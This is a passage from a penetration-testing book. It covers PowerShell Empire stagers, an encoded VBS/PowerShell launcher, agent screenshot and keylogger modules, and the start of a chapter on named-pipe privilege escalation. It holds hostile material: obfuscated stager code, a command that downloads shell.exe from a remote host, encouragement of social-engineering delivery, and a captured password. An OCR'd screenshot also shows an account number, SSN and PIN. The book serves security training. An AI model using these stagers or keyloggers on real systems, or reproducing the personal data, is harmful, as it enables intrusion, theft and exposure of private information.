


```
      284 modules currently loaded

      1 listeners currently active

      0 agents currently active


(Empire) > usestager
multi/bash                osx/macho                 windows/launcher_bat
multi/launcher            osx/macro                 windows/launcher_lnk
multi/macro               osx/pkg                   windows/launcher_sct
multi/pyinstaller         osx/safari_launcher       windows/launcher_vbs
multi/war                 osx/teensy                windows/launcher_xml
osx/applescript           windows/backdoorLnkMacro  windows/macro
osx/application           windows/bunny             windows/macroless_msword
osx/ducky                 windows/csharp_exe        windows/shellcode
osx/dylib                 windows/dll               windows/teensy
osx/jar                   windows/ducky
osx/launcher              windows/hta
(Empire) > usestager
```

As you can see, there's social engineering potential here; I leave it to the reader's creativity to develop ways to convince users to execute a malicious macro embedded in a Word document. Such attacks are still prevalent even at the time of writing, and unfortunately, we sometimes see them getting through. For now, I'm going with the VB Script stager, so I complete the `usestager windows/launcher_vbs` command. Follow it up with `info` to see the options menu. There are two important things to note when configuring options:

- The stager has to know which listener to associate with. You define it here by name, so you may need to go back to the listeners menu to get organized.
- These options are case-sensitive.

These are some great options, shown as follows. My favorite is the code obfuscation feature. I encourage the reader to play around with this option and try to review the resulting code. (Obfuscation requires PowerShell to be installed locally.):




```
Name             Required   Value            Description
----             --------   -------          -----------
Listener         True       http             Listener to generate stager for.
OutFile          False      /tmp/launcher.vbs File to output .vbs launcher to,
                                             otherwise displayed on the screen.
Obfuscate        False      True             Switch. Obfuscate the launcher
                                             powershell code, uses the
                                             ObfuscateCommand for obfuscation types.
                                             For powershell only.
ObfuscateCommand False      Token\All\1,Launcher\PS\12467The Invoke-Obfuscation command to use.
                                             Only used if Obfuscate switch is True.
                                             For powershell only.
Language         True       powershell       Language of the stager to generate.
ProxyCreds       False      default          Proxy credentials
                                             ([domain\]username:password) to use for
                                             request (default, none, or other).
UserAgent        False      default          User-agent string to use for the staging
                                             request (default, none, or other).
Proxy            False      default          Proxy to use for request (default, none,
                                             or other).
StagerRetries    False      0                Times for the stager to retry
                                             connecting.
```

Once you're ready, fire off `execute` to generate the stager. You'll find the resulting VBS file in your `tmp` folder.


Your inside guy – working with agents

Did you check out the VB Script? It's pretty nifty. Check it out: `vim /tmp/launcher.vbs`. Even though we didn't configure obfuscation for the actual PowerShell, the actual purpose of this VB Script is hard to determine, as you can see:




```
Dim objShell
Set objShell = WScript.CreateObject("WScript.Shell")
command = "powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBFAFIAcwBJAG8ATgBUAGEAQgBsAEUA
LgBQAFMAVgBlAHIAcwBJAE8ATgAuAE0AYQBKAG8AcgAgAC0AZwBFACAAMwApAHsAJABHAFAARgA9AFsAUgBlAEYAXQA
uAEEAcwBzAEUAbQBiAGwAeQAuAEcARQBUAFQAWQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG
4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAGUAdABGAGkAZQBgAGwAZAAiACgAJ
wBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBu
AFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEY
ALgBHAEUAdABWAGEATABVAGUAKAAkAG4AVQBMAGwAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJw
ArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsA
G8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsA
TABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwB
nAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG
8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAFYAYQBMAD0AWwBDAE8ATABsAGUAYwBUAEkATwBOAFMALgBHAEUAT
gBFAFIASQBjAC4ARABpAGMAVABpAE8AbgBBAHIAWQBbAHMAdAByAGkATgBnACwAUwBZAFMAdABFAE0ALgBPAEIAagBF
AGMAdABdAF0AOgA6AE4AZQB3ACgAKQA7ACQAVgBBAGwALgBBAGQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQ
AQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAVgBhAEwALgBBAGQARAAoACcARQBuAGEAYg
BsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnACwAMAApA
DsAJABHAFAAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUA
@@@
                                                              1,1           Top
```

Regardless of what method you chose, we're working in a three-stage agent delivery process with Empire. The stager is what opens the door; Empire takes care of the agent's travels, as shown in the following diagram:



1.
Deliver stager via social engineering
Kali Attacker
Windows Target
Stager executes and phones home to Empire listener
2.
3.
Agent is delivered

When you execute the stager on your Windows target, you won't see anything happen. Look at our Empire screen, though, and watch the three-stage agent delivery process complete. The agent-attacker relationship is similar to a Meterpreter session and is managed in a similar way. Type `agents` to enter the `agents` menu and then use `interact` to talk to the particular agent that just got set up:




```
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 6Z1WTDNY ps 192.168.63.145  YOKNET-TEST01     YOKNET-TEST01\TestAdmin powershell

(Empire: agents) > interact 6Z1WTDNY
(Empire: 6Z1WTDNY) >
```

As always, use `help` to find out what interaction options are available to you. For now, let's grab a screenshot from the target with `sc`:



```
(Empire: 6Z1WTDNY) > sc
[*] Tasked 6Z1WTDNY to run TASK_CMD_WAIT_SAVE
[*] Agent 6Z1WTDNY tasked with task ID 2
[*] Tasked agent 6Z1WTDNY to run module powershell/collection/screenshot
(Empire: 6Z1WTDNY) > [+] File screenshot/YOKNET-TEST01_2018-07-12_00-54-07.png from 6Z1WTDNY saved
[*] Agent 6Z1WTDNY returned results.
Output saved to ./downloads/6Z1WTDNY/screenshot/YOKNET-TEST01_2018-07-12_00-54-07.png
[*] Valid results returned by 192.168.63.145
```

A screenshot is fun, but passwords will be visually obfuscated:



YOKNET-TEST01_2018-07-12_00-54-07.png

Properties

Size 1440 × 900 pixels
Type PNG image
File Size 797.7 kB
Folder screenshot

Bank of Ann Arbor | Enroll

Fiserv, Inc. (US) https://web6.secureinternetbank.com/pbi_pbi1151/enroll/072413735

ENROLL

To set up online access to your Bank of Ann Arbor accounts, please complete all the fields below. Do not enter the zeros at the beginning of your account number. Please call 734-761-9048 for help.

Type of account *	Checking
Account number *	10883621924
Social Security number *	567-10-2844
PIN *	5665
Email address *	
Confirm email address *	

* Indicates required field


Already enrolled? Login now.

Let's wrap up our introduction with a PowerShell keylogging module.

Configuring a module for agent tasking

First, enter agents mode by entering the `agents` command. Make note of the existing agent's name. Execute `usemodule powershell/collection/keylogger`, followed by `set Agent` with the name you just noted. Fire off `execute` and sit back as your agent behind enemy lines gets to work.

I would be happy to write a big complicated paragraph detailing all of the moving parts, but it really is that simple to configure a basic module and task an agent with it. The Empire framework is just too handy to limit to this introductory chapter—we have some work in escalation and persistence to do, so keep this fantastic tool close at hand:



```
  Name  Required    Value                     Description
  ----  --------    -------                   -----------
  Agent True                                  Agent to run module on.

(Empire: powershell/collection/keylogger) > set Agent 6Z1WTDNY
(Empire: powershell/collection/keylogger) > execute
[*] Tasked 6Z1WTDNY to run TASK_CMD_JOB
[*] Agent 6Z1WTDNY tasked with task ID 3
[*] Tasked agent 6Z1WTDNY to run module powershell/collection/keylogger
(Empire: powershell/collection/keylogger) > [*] Agent 6Z1WTDNY returned results.
[*] Valid results returned by 192.168.63.145
[*] Agent 6Z1WTDNY returned results.
[*] Valid results returned by 192.168.63.145
[*] Agent 6Z1WTDNY returned results.
[*] Valid results returned by 192.168.63.145
[*] Agent 6Z1WTDNY returned results.
[*] Valid results returned by 192.168.63.145
[*] Agent 6Z1WTDNY returned results.
[*] Valid results returned by 192.168.63.145
[*] Agent 6Z1WTDNY returned results.
[*] Valid results returned by 192.168.63.145

(Empire: powershell/collection/keylogger) >
```

```
Pl3as3d0nth4ckme!123
```

Just like when we were configuring listeners and stagers, we have settings that are optional and some that are required, and Empire does its best to configure it for you in advance. Carefully review the available options before tasking your agent with the module.

Summary

In this chapter, we explored PowerShell from two perspectives. First, we introduced PowerShell as an interactive task management command-line utility and as a scripting language. Then, we leveraged PowerShell scripts built into the PowerShell Empire attack framework as a way of demonstrating the potential when attacking Windows machines. Ultimately, we learned how to leverage a foothold on a Windows machine using built-in functionality to prepare for later stages of the attack.

This introduction is an ideal segue into the concepts of privilege escalation and persistence, where we turn our foothold into a fully privileged compromise and pave the way to maintain our access to facilitate the project in the long term. In the next chapter, we'll explore ways we can use our limited foothold to gather the information necessary to take full control.

Questions

1. `ls`, `dir`, and PowerShell's _____ are the same functionality.
2. What does `[Convert]::ToString($number, 2)` do to the `$number` variable?
3. In PowerShell, we grep out results with ____.
4. The following command will create the directory `c:\shell` in order to write `shell.exe` to it: `(New-Object System.Net.WebClient).DownloadFile("http://10.10.0.2/shell.exe", "c:\shell\shell.exe")`. (True | False)
5. When configuring an HTTPS listener, you can use the `cert.sh` script to prevent the target browser from displaying a certificate alert. (True | False)

Further reading

Visit the following links for more information:

- Empire Project on GitHub: `https://github.com/EmpireProject/Empire`
- Microsoft Virtual Academy: PowerShell training—`https://mva.microsoft.com/training-topics/powershell#!lang=1033`

15
Escalating Privileges

When we consider the penetration of any system—whether it's a computer system or physical access to a building, for example—no one is really the king of the castle when the initial compromise takes place. That's what makes real-world attacks so insidious and hard to detect; the attackers work their way up from such an insignificant position, no one sees them coming. Take the physical infiltration of a secure building, for example. After months of research, I'm finally able to swipe the janitor's key and copy it without him knowing. Now I can get into a janitor's closet at the periphery of the building. Do I own the building? No. Do I have a foothold that will likely allow me a perspective that wasn't possible before? Absolutely. Maybe there are pipes and wires passing through the closet. Maybe the closet is adjacent to a secure room.

The principle of privilege escalation involves leveraging what's available in our low-privilege position to increase our permissions. This may involve stealing access that belongs to a high-privilege account, or exploiting a flaw that tricks a system into executing something at an elevated privilege. We'll take a look at both perspectives in this chapter by covering the following:

- The fundamentals of Metasploit privilege escalation
- A local kernel exploit that allows us to execute privileged code
- Leveraging the administrative functionality of Windows, including WMI, PowerShell, and volume shadow copies

Technical requirements

For this chapter, the following will be required:

- Kali Linux
- Windows 7 SP1 running on a VM
- Windows Server 2008 configured as a domain controller

Climb the ladder with Armitage

Privilege escalation is a funny topic nowadays, because the tools at our disposal take so much behind the scenes. It's easy to take getting system for granted when we're playing with Metasploit and the Armitage frontend. In a meterpreter session, for example, we can execute `getsystem` and often we have `SYSTEM` privilege in a matter of seconds. How is this accomplished so effortlessly?

Named pipes and security contexts


Yes, you're right; the word pipe in this context is related to pipelines in the Unix-like world (and, as we just covered in the last chapter, in PowerShell). The pipelines we worked with were unnamed and resided in the shell. The named pipe concept, on the other hand, gives the pipe a name, and by having a name, it utilizes the filesystem so that interaction with it is like interacting with a file. Remember the purpose of our pipelines, to take the output of a command and pipe it as input to another command. This is the easier way of looking at it: behind the scenes, each command fires off a process. So what the pipe is doing is allowing processes to communicate with each other with shared data. This is just one of several methods for achieving **Inter-process Communication** (**IPC**). Hence, to put it together, a named pipe is a file that processes can interact with to achieve IPC.

Don't forget one of the enduring themes of our adventures through Windows security: Microsoft has always liked doing things their own way. Named pipes in Windows have some important distinctions from the concept in Unix-like systems. For one, whereas named pipes can persist beyond process life time in Unix, in Windows they disappear when the last reference to them disappears. Another Windows quirk is that named pipes, although they work a lot like files, cannot actually be mounted in the filesystem. They have their own filesystem and are referenced with `\\.\pipe\[name]`. There are functions available to the software developer to work with named pipes (for example `CreateFile`, `WriteFile`, and `CloseHandle`), but the user isn't going to see them.

TIP

There are some situations in which a named pipe is visible to the user in Windows. You, the wily power user, saw the concept at work while debugging with WinDbg.

Let's examine the concept as implemented in Windows a little deeper. I gave examples of functions for working with named pipes. Those are `pipe client` functions. The initial creation of the named pipe can be done with the `CreateNamedPipe` function—a `pipe server` function. The creator of a named pipe is a `pipe server`, and the application attaching to and using the named pipe is a pipe client. The client connects to the server end of the named pipe and uses `CreateFile` and `WriteFile` to actually communicate with the pipe. Although named pipes can only be created locally, it is possible to work with remote named pipes. The period in the named pipe path is swapped with a hostname to communicate with remote pipes:



The server-client terminology is no accident. The `pipe server` creates the named pipe and handles pipe client requests.

Impersonating the security context of a pipe client

If you're new to this concept, you probably read the title of this section and thought, *oh, named pipe client impersonation? I wonder what wizard's hacking tool we'll be installing next!* Nope. This is normal behavior and is implemented with the `ImpersonateNamedPipeClient` function. The security professional in you is thinking that allowing security context impersonation in IPC is just plain nutty, but the software designer in you may be familiar with the original innocent logic that allows for more efficient architecture. Suppose that a privileged process creates a named pipe. You thus have a situation where pipe client requests are being read and managed by a privileged pipe server. Impersonation allows the pipe server to reduce its privilege while processing pipe client requests. Naturally, allowing impersonation per se means that a pipe server with lower privilege could impersonate a privileged pipe client and do naughty things on the client's behalf. Well, this won't do. Thankfully, pipe clients can set flags in their `CreateFile` function call to limit the impersonation, but they don't have to. It's not unusual to see this skipped.

Superfluous pipes and pipe creation race conditions


I know what the hacker in you is saying now: *it seems that the entire named pipe server-client concept relies on the assumption that the named pipe exists and the pipe server is actually available.* A brilliant deduction! A process could very well attempt to connect to the named pipe without knowing whether the pipe server has even created it yet. The server may have crashed, or the server end is simply not created—regardless, a unique vulnerability appears if this happens: the pipe client's security context can get snatched up by a process that merely creates the requested pipe! This can be easily exploited in situations where an application is designed to keep requesting a named pipe until it succeeds.

A similar situation occurs when a malicious process creates a named pipe before the legitimate process gets the chance to—a race condition. In the Unix-like world, named pipes are also called **FIFOs** in honor of their first-in, first-out structure. This is pretty much how flowing through a pipe works, so it's fitting. Anyway, a consequence of this FIFO structure in a named pipe creation race condition is that the first pipe server to create the named pipe will get the first pipe client that requests it. If you know for a fact that a privileged pipe client is going to be making a specific request, the attacker just needs to be the first in line in order to usurp the client's security context.

Moving past the foothold with Armitage

Now that we have a theoretical background to part of how `getsystem` does its thing, let's jump back into leveraging Armitage for the post phase. If it seems like we're bouncing around a bit, it's because I think it's important to know what's going on behind the scenes when the tool removes the hurdles for you. Armitage, for example, will attempt escalation automatically once you gain your foothold on a target. Let's take a look.

